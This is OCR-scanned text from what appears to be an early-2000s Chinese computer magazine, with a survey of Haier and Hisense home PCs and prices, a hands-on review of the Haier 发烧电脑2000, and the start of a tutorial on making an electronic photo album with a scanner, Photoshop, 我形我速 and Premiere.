不过海尔绝非愚蠢的跟风者，在DELL成功的发展模式上，比DELL电脑又更进了两步：一是将DELL电脑一贯的高价位（相对于国内价格水平来说）改成更贴近国内百姓的价格，二是将自己发展家电产业所建立的庞大服务网络延伸到电脑的服务渠道中去。不要小看这两点，这可是海尔电脑非常具有竞争力的两大法宝，尤其是海尔的服务部分，其‘海尔真诚到永远’的服务理念已经深入人心——在老百姓们面临购机的品牌选择时，它可以起到令人意想不到的作用。

海尔超人系列

海尔智能超人电脑的基本配置为128MB内存、40GB硬盘、“Haier-ATI TV wonder”电视卡、仿生原料设计的环绕立体声音箱、海尔数码摄像头、游戏手柄、手写输入系统、一点通键盘、Windows Me操作系统、海尔一点通软件、网络一点通软件、智能一点通软件(见图1，海尔超人电脑)。

另外，海尔超人电脑支持模块化定制，一共有八大功能模块（就是海尔所谓的‘超人系列’），可以按照需要搭配组合，包括有：

听“话”超人

一个机器人模样的计算机外设，它可以与主人进行沟通，实现人机对话功能。电脑小超人可以通过语音识别主人，并按照主人下达的指令完成各项任务，主人也可以通过语音与电脑小超人进行人机对话（不过别指望它能做得和人一样好（见图2）。


通过对主人的语音的识别训练，电脑可以准确地识别



图1

出主人的声音——目前的智能超人电脑能够识别三个人的语音命令。

以往人机对话主要是人向机器下达指令，机器按照指令执行，而海尔智能超人电脑可以通过语音与人直接进行人机对话，也算是个新鲜的创意。


图 2

千里眼超人

通过“海尔 PC Camera”所具有的数码照相机和数码摄像机的功能，将视频信息通过网络进行传递，实现可视电话或发送视频邮件。

追时超人

错过了精彩的节目，追时超人可以帮你追回逝去的时光。只要给追时超人预设好时间、频道，追时超人可以自动录制电视节目。 追时超人中的“Haier-ATI TV wonder”电视卡具有电视接收和视频捕捉等功能，并支持 128 个频道存储，还有频道加密功能。

小秘超人

小秘超人具有设置定时自动开关机、提醒重要的日程、通知接收邮件或定期杀毒等。

“刻”隆超人

就是刻录光盘模块，还可以刻 VCD。

制片超人

利用会声会影系列加其他软件，让你可以对拍好的精彩画面，或自己精心录制的电视节目以及其他录像节目进行各种编辑，制作出自己喜欢的 VCD。

问不倒超人

学习模块，主要是利用海尔网校，进行网上的学习和辅导。

飞车超人

符合人体工学设计的游戏手柄＋预装的丰富游戏软件（如极品飞车等）。

超人电脑的特点

结构设计上，无棱无角，一体化设计的流线型机箱；平衡重力的双边机箱提手；全铁内包装防辐射、全塑外壳防静电的健康外壳；配手腕护垫的手写板；能实现鼠标全部操作的手写笔；精巧的游戏手柄；防滑落的轻巧的后戴式耳机；仿生原料设计的环绕声音箱；方便上网、具有多个快捷热键的功能键盘；三键滚轮、颜色高雅的网络鼠标……最大限度地体现出海尔倍加推崇的“电脑个性化、人性化”的设计理念（见图 3 超人电脑）。


图 3

报价:

小超人850	￥6998
小超人1000	￥7998
超人1000	￥8998
“超人”模块系列价格:	
千里眼超人（摄像头）	￥298
飞车超人（游戏手柄）	￥68
小秘超人（手写板）	￥298
追时超人（海尔电视卡）	￥598
听话超人(PC-BOY 小超人)	￥998
“刻”隆超人(超人刻录机)	￥1498

海尔小旋风系列

最大特点:

1.是国内首台能散发香味的电脑，其原理是在机箱顶置有香料盒，随着机箱内部热量的散发，让香料盒释放出淡淡的清香。

2.相当别致小巧的外形设计＋液晶显示屏。

3.其他方面:

附带网卡，并提供了“E 盘”——16M USB 接口移动存储器。该盘通过 USB 连接方式，即插即用，可以完全替代软驱和软盘的功能，速度快且便于携带。

快速开、关机功能:采用 STR 技术，实现瞬间关机，开机可在 10 秒钟之内完成，节省等待的时间。


图 4

4.主要配置:

CPU:奔腾III 1GHz（或赛扬 850MHz）

内存:128MB

硬盘：40GB

（如果用户有要求，内存和硬盘都可以升级）

光驱:24 倍速超薄笔记本用光驱，噪音更小。


软件:海尔一点通，同时配送海尔网校年卡。

报价:9998元

发烧电脑

海尔最新推出的产品，集学习、工作、影音制作、网络通讯、家庭影院、发烧音响、电视录制、卡拉OK等诸多时尚流行的发烧功能于一身。

与普通电脑相比，海尔发烧电脑有十大特色，如 P4 配置、1394 高速传输协议、海尔 AV 一点通、智能点歌台、提供 MTV 个性模板等。


图 5


1394传输协议

在海尔发烧电脑的产品设计中，首次采用了最新标准的 1394

传输协议。1394传输协议能够有效地增强视频传输、音频传输的功能，以便最大限度地发挥视频、音频的功效，使电脑外设的连接更加简捷、可靠，电脑外设的数据传输速度比原有的USB接口有非常大的提高。

全数字家庭影院

“全数字家庭影院”是海尔发烧电脑的一大特色。由DVD光驱、LCD纯平显示屏（可选），以及声卡和环绕立体声组合音响组成的“杜比环绕音场”，构成了“全数字家庭影院”。


Í¼6

报价:

发烧电脑2000：13999元

发烧电脑1000：9998元

免费咨询电话：8008109999（全国均可直接拨打）

北京海尔分公司：010-68499505

创新的海信

面对激烈的市场竞争，海信电脑也是毫不示弱，不但推出了可以控制家电的海景系列，更独辟蹊径，推出了“一拖多”的全新概念。

可以控制家电的海景5000

海景二代5000，机身为直线型设计，像是立在一起的两本精装书，采用淡紫色的外观设计，配置为：Intel Pentium III 866MHz处理器、128MB内存、30GB硬盘、TNT2 M64显卡（虽然比较落伍，但是应付大多数游戏还是可以的）。

海景二代5000配备了17英寸的纯平显示器，键盘采用USB接口，且右侧还有一个USB的导出接口，避免了经常到机箱后插拔USB线带来的不便，在键盘的上方还有服务导航、因特网、关机等快捷键。

海景二代还配备了一个10万像素的摄像头（就是它号称的“数字相机”），单独使用时，可以拍摄低分辨率的照片，不过最佳用途则是连接到主机上干它的老本行（USB摄像头），可以实现实时监控、网络通讯等功能。

海景二代提供了三张系统光盘，包括驱动程序、家电控制软件和多媒体服务导航系统，另外，还提供有海信工作室2001的应用软件，包括学习、娱乐、家庭百科、网络应用等内容。

让人不满的是，该机器出厂时只预装了DOS的操作系统，没有提供Windows的系统盘。


图7

最大的特点：家电控制系统。

机器提供了一个红外控制器，采用USB接口，靠机箱后面的直流输出实现供电，可以代替遥控器实现对彩电、空调等多种家电的控制，而且它提供的控制软件也非常简明易用，不仅预置了多种红外控制信号，还具有强大的学习功能，以便用户添加个人需要的控制系统。它还具备定时控制、远程控制和声音报警等功能。

海景二代5000：13199元

咨询电话：0532-2839990（青岛）

010-68095795、68095796、68095797

“一拖多”海腾3000电脑

所谓“一车也是拖，两车也是拉”，海信推出的“一拖多”绝对可以算是新颖的创意。要知道，如今的P4 CPU运算能力之强大，绝对可以和80年代初的小型机的CPU相媲美——当年的小型机可以带上40个终端，为什么现在的P4就不能带上两台子机呢？

毕竟，大多数的时候，人们在做的只是字处理、作报表等普通的办公和学习任务……来看看海腾主机的配置：

CPU：Intel Pentium4处理器 1.4GHz

内存：128MB

硬盘：40GB

光驱：CD-ROM

显卡：32M 3D AGP图形加速卡

声卡：主板集成

音箱：高保真音箱

Modem：56K（电话/传真/语音信箱）

显示器：15英寸数控、低辐射

键盘：人体工程学键盘（带快捷键功能）

功能外设：一键服务光盘/海信工作室2001/扩展USB卡

海腾电脑伴侣：1个用户使用授权/主机控制套件/电脑子机控制套件

海腾系列采用独创的“一拖多——扩展PC”技术，将PC的核心功能从单机计算向HDC（Home Data Center）转移，成为具备中央控制功能、双向交互的沟通工具。让多子机共享一台主机，同时运行，互不干扰，真正实现一台电脑变多台。

采用Intel最新Pentium 4处理器，具备强大的运算能力、多任务处理能力。并以无线连接技术提供“PC to TV”的解决方案。

海信提供的家用解决方案：

一拖二：主机+电视，同时在书房上网，在客厅看电视。

一拖三：主机+子机+电视，游戏、学习、上网、办公全部同时解决，满足三口以上家庭的所有需求。另外，如果家里人口多，还可以选择“一拖四”。

商用解决方案：

一拖二：主机+一台子机，最适合老板和秘书一起工作。

一拖三：主机+二台子机（一拖四：主机+三台子机）。

咨询电话：0532-2839990（青岛）

010-68095795、68095796、68095797

海信公司网址：http://www.hisensecomputer.com

海信公司各地代理地址：

http://www.hisensecomputer.com/hisense/serve/index.htm

想发烧？掏钱包！

海尔发烧电脑2000试用手记

□北京 龙剑

早知道海尔家电系列产品的质量和服务可说是有口皆碑，可是海尔系列的电脑，还真没有使用过。这次好不容易弄到了一台海尔最新出品的“发烧电脑”，自然要摩拳擦掌，抢鲜使用一下了。

产品的包装与外观

海尔的发烧电脑一送来，感觉就和别的电脑不一样，除了主机和显示器，另外还多出来两个箱子。一个很大很沉的纸箱，估计应该装的是5.1的音箱，但还有一只狭长的纸箱我就不知道干什么用的了。拆开来一看，原来是附送的两根音箱架，让你可以将后置的一对音箱放在这个架子上（见图1）。




图 1

将海尔的主机抱出来，感觉竟然出乎意料的沉重。估计机箱里应该加了不少“货色”（里面到底多了什么呢？不急，回头把它拆开看看就知道了）。

海尔主机采用的是立式机箱，两侧箱盖全黑，并印有英文的‘Haier’字样，主体采用银灰色调的设计，看起来颇为时尚（见图2）。



图 2

机箱前面板上嵌了一个硕大的LCD液晶显示板，颇为引人注目。面板上有一长串的按钮，最下方则是一个在音响上常常可以看到的圆形旋钮，看来是调节音量用的。

面板上方是一个DVD驱动器，不过采用的是弹性面板的仓式弹出结构，也就是说，除非是在放盘进去或者弹出光盘的时刻，平时你是看不到驱动器的——估计采用这种设计是为了保证外观看起来协调统一。

机箱的背后看起来更加复杂，除了有传说中的“火线”接口，还有6声道音箱的插孔，最特别的是底下还有一根伸缩式天线立在那里，拉出来足有半米长。

这次海尔送测的电脑附带的是17英寸纯平海尔显示器（图3），可惜没有见到广告上这个系列更酷的液晶显示器版本。




图 3

放好显示器，装好音箱架，下面要做的就是接音箱了。将音箱统统拎出来，摆放在桌子上，一色的银灰色调，和主机的色调配合相当协调。低音炮上的黑底面板上印有海尔的字样，看起来感觉也还不错（见图4）。

仔细看看，发现6个音箱中，除了低音炮是惟一的一个有源音箱外，其他都是无源音箱，不禁就有些奇怪……它们靠什么推动呢？难道它们靠主机提供功放不成？！



图 4

使用感觉

仔细看看说明书，然后将音箱一一接上，中置音箱就放在显示器后，前置音箱隔开1.5米左右放在显示器两侧，后置音箱放在身后，低音炮放在桌子下面。接线过程很简单，惟一需要的是小心，不要接反了线。接好鼠标、键盘、显示器后，深深吸下一口气，打开电源……

出乎意料，静悄悄地电脑就启动完毕进入Windows Me了，根本没有预期的那种澎湃的“开机音乐”。再看看说明书，才发现那LCD控制面板上的按钮不是浪得虚名的——必须按下那个标有“AMP”字样的按钮，那6个音箱才可以发挥作用。

既然号称发烧电脑，想必音响部分一定不同凡响。所以我迫不及待地放入了一张DVD，开始感觉起来（海尔发烧电脑提供WinDVD软件，用于播放DVD）。

音响部分：以本人不够专业的耳朵来听，这款电脑的音响效果还是相当不错的。低音澎湃，高音清丽，将低音炮音量调高后，可以明显感觉到低音炮发声时，地板都在震撼的效果。在播放DVD时，立体声效果相当不错（另外，说明书还详细地列出了这些“发

烧音箱”的参数）。

由于发烧电脑要把比电脑大数倍的音响系统缩小放到电脑主机里，还要获得相当的音响效果，因此只能把功放电路安置在电脑主机内部，不可避免音箱中会有极轻微的电流噪声，实在是“鱼与熊掌不可兼得”，好在只有夜深人静时才听得出来。

显示器：应该说这款17英寸纯平显示器性能尚可，在1024×768分辨率下，刷新率最高可以调到85Hz。经辨认，使用的应该是三星产品。

该显示器的调校机构比较独特（见图5），中间是一个MENU（菜


图5

单）按钮，按下后即可进入显示器调校菜单，四周是四个按钮，用于具体调节参数数值大小。

该款显示器提供有5项调节功能，包括色温控制、大小控制、变形调节、实用功能等。其中的色温控制提供9300K、6550K和用户自定义三种选择。变形调节功能包括梯形失真调整、平行四边形失真调整、旋转调节、上下边角修整等（见图6）。



图6

实用功能项中还包括消磁功能、菜单语言选择、横向摩尔条纹调节、纵向摩尔条纹调节、恢复出厂默认值等（见图7）。

应该说，该款显示器提供的调节选项还是相当的多，足以应付大多数使用者的需要。功能菜单提供了多种语言的选择，以方便不同国家的发烧友，惟一遗憾的是送测的这款当时还




图7

没有简体中文版。

主机：毕竟是P4 CPU＋128MB Rambus内存＋GeForce MX显卡，应该算是没有显著的瓶颈，运行多款软件感觉都非常的流畅和迅速。

作为游戏爱好者，我很关心发烧电脑的游戏性能，所以忍不住就用著名3D游戏Quake3进行了一下简单的测试。

在1024×768的分辨率下，使用32位色深，将纹理也选为32位，并调到最大，光源效果选用LIGHTMAP的情况下，跑DEMO001的分数是23.6 FPS，DEMO002的分数是22.1 FPS，应该说分数还是相当不错。

调频调幅收音机：这款发烧电脑提供有收音机功能，配合相应的天线，可以收听调频调幅广播，算是一个满新鲜的特色。可惜的是，调频收音机调台时，并不是我想象中的那种很多音响中提供的自动搜台功能，而是完全用人工手动，按动按钮进行搜台。每按一次，收音机频率以0.05MHz的差值递增（递减）一次，所以搜台的过程相当繁琐。好在搜到具体的广播电台后可以用记忆键记忆下来，所以虽然搜台过程繁琐、麻烦和浪费时间，但也就容忍它了，毕竟只麻烦一次。

LCD控制部分：算是海尔发烧电脑中非常特殊的一个部分，让海尔电脑看起来相当与众不同，它集成


图8

了信息显示、音量显示与控制、音场效果控制与显示、音源选择等多项功能（见图8）。

信息显示部分，可以让我们清楚地查看音量、当前声场效果、当前音源（CD唱片、PC声音或收音机）、CD碟片上的曲目总数、当前正在播放的曲目数、当前曲目的已播放时间等信息。当主机未开时，LCD会显示时间。

每次开机时，LCD默认的音源选择是CD，对于发烧友来说真是方便到家；PC用户则需手动调节到PC，多了一步。

另外，海尔和许多品牌机一样，没有提供复位（Reset）按钮，使用中感觉有些不便。当在使用过程中遇到了键盘、鼠标锁死的情况下，按动关机按钮也无济于事，只能断掉总电源才能关机和重新启动……

软件部分：该款电脑除了提供有中文Windows Me的安装盘，更额外提供了一堆软件，共13张CD（见图9），其


图9

中包含有：会声会影、海尔智能一点通、海尔AV一点通（金曲一百首）、健康一点通、超级解霸2001、WinDVD、中国古典文学、Internet宝典2000等。

海尔智能一点通：一款看起来类似遥控器的软件，提供12个按钮，可以快捷地进入多项任务，能完成包括关机等多项操作。个人感觉这款海尔电脑应该考虑OEM一只电脑遥控器，感觉上会更好些。

海尔AV一点通：一款海尔自主开发的AV程序，可以播放歌曲，录制MTV等。该程序支持换肤，提供的一款“水晶之恋”皮肤看起来有些意思。该软件号称可以让用户通过话筒跟唱，并录制成MTV，但由于这款电脑送来时没有附送摄像头，所以效果如何我就不得而知了——不过我还是不死心，用AV一点通录制了一首卡拉OK的MP3，可惜

感觉不太好。AV 一点通试图消去歌曲中的原唱部分，但效果并不理想。由于原唱消去效果不佳，反而降低了原歌曲的音乐效果——不过目前能提供卡拉 OK 功能的软件，大体效果也只能如此了——建议海尔提供纯音乐的 MP3，卡拉 OK 的效果应该就完美了 。

ACDSee：海尔的软件包中还提供了ACDSee看图程序，也是海尔体贴用户的一个方面。

部件与构造

海尔机箱设计得严丝合缝，但拆卸时却显得相当容易。轻轻撬下前面板，即可看到液晶显示板和液晶显示



图 10

板控制电路、音量控制、声场选择等按钮的本来面目（见图 10）。

再卸去背后的几颗螺丝，即可提起两侧的黑色机箱侧板，打开海尔的机箱。如此一来海尔发烧电脑最核心的部分就裸露在我们面前了。

可以看到，海尔机箱内由于东西多，所以塞得满满当当。但是能把这么多功能集成在这样狭小的一个空间里，就像把“ 大象放到冰箱里 ”，实在让人感叹海尔的想象力和研发能力（见图 11）。

可以看到，该款电脑使用了 Intel P4CPU、三星的 128MB RamBus 内




图 11

存条，主板方面，采用的是微星 850 Pro（MS 6339）主板。总体来说，配置还算不错。

但是特别吸引我们眼光的，则是机箱内的两个新增部分。显然，这分别是推动那发烧音箱的电源和功放部分




图 12

——应该也是机箱内的发热新贵（不信么？看看图 12 中巨大的散热片吧）。因此，虽然这种满满当当的布局对机箱内的散热不利，好在机箱中专门加装了散热对流风扇，算是消除了一些不利因素。

声卡：我们专门注意了一下海尔发烧电脑使用的声卡，从卡上可以看出，使用的是 ForteMedia FM801 声卡芯片，该卡提供 AC －3 解码和 SPDIF 输出。在电脑工作时，我们



图 13

在任务栏上也发现了 ForteMedia 的音箱控制程序（见图 13）。

显卡：该款主机使用的是 MS8826 显卡，微星公司出品，使用 nVIDIA GeForce2 MX400 显卡芯片，应该可以说是相当强劲的一块显卡（显存 32MB），对于目前的 3D 游戏来说，32MB 的 GeForce2 MX400 已经足够应付了。

看完了几个主要部件，下面我们再来看看发烧电脑提供的其他部件和附件：

鼠标：采用和海尔侧面板相同的暗



图 14

黑色调，小模样颇像罗技鼠标，使用起来手感很不错（见图 14）。

键盘：特制的键盘，外观设计采用暗黑与银灰结合的色调，和整台电脑的色彩相当协调，击键时手感比较柔和。比较特殊的是键盘左上方，一



图 15

如时下流行的趋势，提供了 7 个快捷键（见图 15）。

话筒：海尔电脑附送一只话筒，供用户卡拉 OK 时引吭高歌之用。话筒上标有“ SHUNA ”的字样。

调频天线、调幅天线：为了收听广播，海尔电脑提供了两副天线。调频广播使用拉杆天线，直接做在主机箱后背部 ；另外提供一副调幅天线，可以自行组装后，插入机箱背后的相应插孔中（见图 16）。

耳麦合一的海尔耳机：除了6只发烧级的音箱，该款电脑还提供有一只海尔特制的耳机（见图17）。注意，左耳朵部分的耳机上有个管形突起，那不是别的，正是内置的麦克风。虽然麦克风做在了耳朵上，但是经过测试，发现



í¼16



图17

录音的效果还是相当不错。而且该耳机采用后戴式结构，可以让你轻松地戴在头上，感觉与耳部贴合紧密而无不适感。 音质也不错，没有耳机常见的那种声音发“ 薄 ”发“ 飘 ”的感觉。

其他贴心设计：

前面板结构：这也是目前品牌机流行的一种贴心设计，通过将耳机插孔、麦克风插孔和USB接口放置到前




图18

面板上，可以免除用户经常伸手去电脑背后插拔设备之苦(见图18)。

附加提示

1.漂亮的电脑桌

应该说海尔发烧电脑的广告做得还是不错的，整套音箱和电脑安放在一套特制的桌子和架子上，看起来不像是电脑，倒像是一套高级时尚的音响（见图１９）。



图19

可惜，真正到手的时候，你会发现只送了你两个音箱架，而桌子部分是需要单独购买的。经询问得知，这款名为“ 太空电脑桌 ”的桌子售价是699 元。

2.换购液晶显示器

液晶显示器……感觉上也是整套高级“ 音响 ”中特别引人注目的部分



图20

（见图２０）。

可以想象，要是上图的液晶显示器被换成一台硕大的17英寸显示器，肯定就不会再让你有‘ 高级家电 ’的感觉了。配有现在流行的液晶显示器的海尔发烧电脑2000售价是15798元。

3.其他优惠

海尔暑期为发烧电脑还推出了一系列优惠措施，比如再付499元，即可获得包括手写板、游戏手柄和海尔摄像头在内的三件套。具体情况，感兴趣的读者可以自行向当地经销商查询。

结　语

好了，终于到了下结论的时刻了 。

音响部分：

这款计算机的音频还原系统，在中音频段上的还原比较突出。对于人声及现场演奏乐器时的细节刻画得较为出色。

低音频段信号在还原时有一定的力度，瞬态表现也不错，不拖泥带水 。

但在不打辅助效果的情况下，低音在还原层次上的延展能力显得有些不足。在高频信号的还原上，细节清晰但稍显单薄。

通过试听了人声盘、现场演奏会以及一张爵士乐，我们发现，总体来讲这套计算机的音频还原系统可以满足一般的音乐欣赏需要。在重播人声、乐器等中频段频谱丰富的信号时，表现令人满意。

其低频段延展力不足，主要是因为低音炮的箱体设计相对较小造成的，希望厂商今后能够提供相关升级产品。而高音的单薄则与单元材质有关。

不过，由于这款发烧电脑主要是想营造家庭影院效果，所以在这个价位也只能做到这样（家庭影院效果需要敏锐的高音，但由于成本的限制，厂家往往在高音层次上会有相对妥协）。

整套计算机音频还原系统属中上档次。在重播范围和兼容性方面，能满足绝大多数普通用户的需要。

总体评价：

虽然有着这样那样的不足和缺点，但是瑕不掩瑜，这款发烧电脑以接近DIY选择的流行配置，加上发烧音响和其他多种附加功能，应该说还是物有所值。

如果再提供桌子、液晶显示器和三件套且不用另外付钱，13999元的价格我就觉得很超值了——呵呵，这……可能么？

推荐白领阶层和IT圈内有钱人士购买(特别适合家里还没有购买电脑和音响的同志，买上一台放在书房中，看起来像音响，用起来是电脑)。

同样，对于一个对声音和自己的耳朵极其珍视的音响发烧友来说，用一台品牌台式机的价格买到一台海尔电脑和一套发烧音响，摆在屋里也算是豪华的一个大件，还是物有所值的。当然对于不追求高性能的普通用户和已经拥有音响系统的朋友来说，只能分别是“ 望梅止渴 ”和“ 相见恨晚 ”了。CF

利用外设，创造无限之电子相册篇

□扬州 林MM

行动大致路线介绍：首先将相册中的照片用扫描仪进行扫描，变成图片文件存储到硬盘之中，然后用我形我速3对图片美容，再用Adobe Premiere制作成电子相册，最后将其刻录成VCD，让其永不褪色，千年常青。

一眨眼，我已经是20多岁的大男孩了，从小到大，父母对我关怀备至，也带我到过好多地方玩，当然也拍了不少照片。如今，家里书房中一个大箱子已放满了相册，有大有小。我时不时就会"钻"入大箱子，重新感觉那股爱的暖流。但看着这些相片，原来的幸福美满有时也会变成焦虑与不安，主要原因在于：相片逐渐变旧变色，父母年轻时候的照片就更不用说了。正当我走投无路之际，扫描仪印入我的眼帘。对，扫描，制作成电子相册，让我们开始拯救幸福时光的大行动吧！

●行动前的准备

安装Adobe Photoshop6.0、我形我速与Adobe Premiere 5.1，并将扫描仪与刻录机全部连接到主机上，安装驱动程序，并备好需要扫描的大量照片。一般来说，扫描仪都附有扫描程序，而且我形我速也可以扫描输入，所以也不一定需要安装Photoshop；而使用Premiere则可以使电子相册制作得更精美，如果你的要求不算太高，也可以不用Premiere制作，将相片扫描后，用我形我速美化，刻录即可。

●扫描

我们就用Photoshop6.0扫描输入作为示范：

1.打开Photoshop6.0，单击"文件/输入"，从中选择你的那款扫描仪（如图1）。




图1




图2

2.打开扫描仪参数设置界面（如图2），将分辨率改为300dpi（一般情况下300dpi的分辨率对于不用打印的电子照片来说足够了），然后单击"预览"。

3.在预览区域中选中扫描照片的范围，然后单击"扫描"（如图3）。

4.扫描完成后，我们要对图片的大小进行处理：如果你将电子相册做成VCD，那就将图片的大小设置为352×288；如果你要做SVCD，那就要将图片大小设为480×576。单击"图像"，选择"图像大小"，然后设置为352×288（如图4）。



图3




图4

5.最后把图片以BMP格式保存起来。

按照上面的步骤，将所有的相片扫描到计算机中。

精心提供：更好地使用扫描仪

要能得到你所期望的图片效果，除了对图片的亮度和颜色等参数的调节外，还要注意以下几点：

1.保护好扫描镜头

扫描效果的好与坏，绝大部分取决于扫描镜头，其光学成像部分的设计最为精密，光学镜头或反射镜头的位置稍有变动就会影响CCD成像质量，甚至可能使CCD接收不到图像信号。为了保护扫描镜头不受损坏，扫描仪上都安装有一个锁定装置（机械装置或电子装置），专门用于锁定扫描仪的镜头组件，这样扫描仪的镜头就不会随意移动。所以用户在第一次使用扫描仪前，一定要先开锁，且保证电源开关置于"OFF"，才能插入电源插头。

2.注意环境卫生

扫描仪工作时，光从灯管发出到CCD接收期间要经过玻璃板以及若干个反光镜片及镜头，其中任何一部分落上灰尘或其他微小杂质都会改变反射光线的强弱，从而影响扫描图像的效果。特别要注意的是，玻璃板是最容易弄脏的，请定时清洗。

3.扫描前要预热

当扫描仪刚开启时，光源的稳定性较差，而且光源的色温也没有达到扫描仪正常工作所要求的色温，如果这时就开始扫描的话，得到照片的饱和度往往不足。所以，一般情况下，在扫描仪扫描之前，要先让扫描仪有一个预热的过程，时间从10多秒到几分钟，依具体环境而定。

4.除去网纹

这点主要是针对印刷品的。我们知道印刷品采用大小不同的点来表示颜色深浅，人眼一般很难看出来，但扫描仪要比人眼灵敏多了，扫描出的图片就全是网纹了。因此，现在的许多扫

描仪都带有去除网纹的功能，该功能可由软件完成或由硬件完成。去网纹功能简化了后期处理的过程，经过调整可以直接得到无网纹的扫描图像。

●美容

扫描得到的照片，可能因当时拍摄技术不佳或者光线不好，或者年久褪色，存在着这样那样的缺憾，我们可以用我形我速对其进行美容。下面先让我们为电子相册做一个封面。

1.运行我形我速，单击左边的“像册”，然后选择顶部的“项目像册”，在右边的“像册名称”中“选择“贺卡”（如图5）。




图 5



图 6



图 7



图 8

2.从中选择一张你认为能表达自己心意的贺卡，双击打开（如图6）。

3.单击贺卡中的图片，在图片的下面将出现一个按钮，单击此按钮，便弹出一个菜单，此菜单的目的在于让你选择新的图片来替换贺卡中的图片。有五种途径，因为我们把照片扫描到计算机里了，当然选择“从文件替换”（如图7）。

4.从你的照片中选择一张你比较满意的作为电子相册的封面，然后单击“应用”（如图8）。




图 9




图 10

5.这样我们就把贺卡上的图片替换了，下面我们双击贺卡中的文字，这时在界面的右边就会出现文字编辑的操作界面，进行修改即可（如图9）。

好了，将做好的封面保存起来，然后用Photoshop6.0将图像大小改为352×288，就OK了。

这不过是一个封面，其实对于照片的美容，还有很多工作可以做，你可以为照片加上美丽的边框或是可爱的小装饰，好好地研究一下我形我速吧，它会让你的照片重放光彩。

注：关于我形我速，在《电脑爱好者》13期跟我学栏目中的《图像我形我速》一文中有介绍，这里不再多说。

●制作电子相册

Premiere是Adobe公司为视频制作开发的一种非线性编辑工具，功能非常强大，做小小的电子相册，那是小菜一碟。

1.打开Adobe Premiere，在Project窗口里单击右键，选择“Import/File”，把你刚才扫描并处理过的照片调入（如图10）。

2.把Project素材库里的封面照片(00.bmp)拖到编辑轨的Video 1A轨上，我们可以在标尺栏上拖动标尺，观察输出窗口里的素材画面（如图11）。

3.接着把第一张照片拖到Video 1B轨里，并用鼠标拖动照片的开始和结束点，让第一张照片与封面在时间上有一点重叠（主要是入点和出点的设置，如图12）。

4.将第二张照片拖放到编辑轨的Video 1A上，并与封面离开一段距离，而且还要与第一张照片有一段时间的重叠。下面再不断拖放照片，拖放的照片在Video 1A与Video 1B之间转换，并保持前后两张照片之间有一段时间相重叠（如图13）。

5.下面我们来到Transitions窗口（如图




图 11




图 12



图 13

